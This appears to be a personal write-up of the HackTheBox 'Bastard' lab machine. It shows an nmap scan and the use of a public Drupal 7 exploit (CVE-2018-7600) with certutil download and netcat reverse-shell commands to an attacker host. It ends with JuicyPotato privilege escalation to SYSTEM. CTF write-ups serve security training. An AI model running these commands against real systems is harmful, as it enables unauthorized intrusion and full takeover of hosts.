Bastard-HTB

Enumeration

Using autorecon for enumeration:

```
# Nmap 7.94SVN scan initiated Sun Feb 18 11:56:12 2024 as: nmap -vv --reason -Pn
--version-all -A --osscan-guess -p- -oN
/home/kali/Downloads/Bastard/results/10.10.10.9/scans/_full_tcp_nmap.txt -oX
/home/kali/Downloads/Bastard/results/10.10.10.9/scans/xml/_full_tcp_nmap.xml 10.
Nmap scan report for 10.10.10.9
Host is up, received user-set (0.044s latency).
Scanned at 2024-02-18 11:56:25 IST for 217s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-title: Welcome to Bastard | Bastard
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 o
closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:win
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS fingerprint not ideal because: Missing a closed TCP port so results incomplet
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows P
8.0 (92%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows 7 or W
Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows
R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%)
Windows 7 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (89%), Micros
7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=2/18%OT=80%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=65D1A3EA%P=x86_64-
gnu)
SEQ(SP=107%GCD=1%ISR=109%II=I%TS=7)
SEQ(SP=107%GCD=1%ISR=109%TI=I%II=I%SS=S%TS=7)
```


```
OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%TG=80%W=2000%O=M53CNW8NNS%CC=N%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)

Uptime guess: 0.004 days (since Sun Feb 18 11:54:58 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   44.66 ms 10.10.14.1
2   44.69 ms 10.10.10.9

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 18 12:00:02 2024 -- 1 IP address (1 host up) scanned in 2
seconds

```

Found robots.txt which has `http://10.10.10.9//CHANGELOG.txt`

“Pasted image 20240218121041.png” could not be found.

Now using the exploit https://github.com/pimps/CVE-2018-7600/tree/master
To get a shell:
`python3 drupa7-CVE-2018-7600.py http://10.10.10.9 -c "certutil -urlcache -f http://10.10.14.22/nc.exe nc.exe"`

`python3 drupa7-CVE-2018-7600.py http://10.10.10.9 -c "nc.exe 10.10.14.22 8000 -e cmd.exe"`




```
└─$ rlwrap nc -nlvp 8000
listening on [any] 8000 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.9] 64311
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>ls
```

Now transfering shell.exe and jp.exe we execute:

```
jp.exe -l 5000 -p C:\Users\Public\shell.exe -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
```

This gets us a root shell:



```
└─$ rlwrap nc -nlvp 5000
listening on [any] 5000 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.9] 64326
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```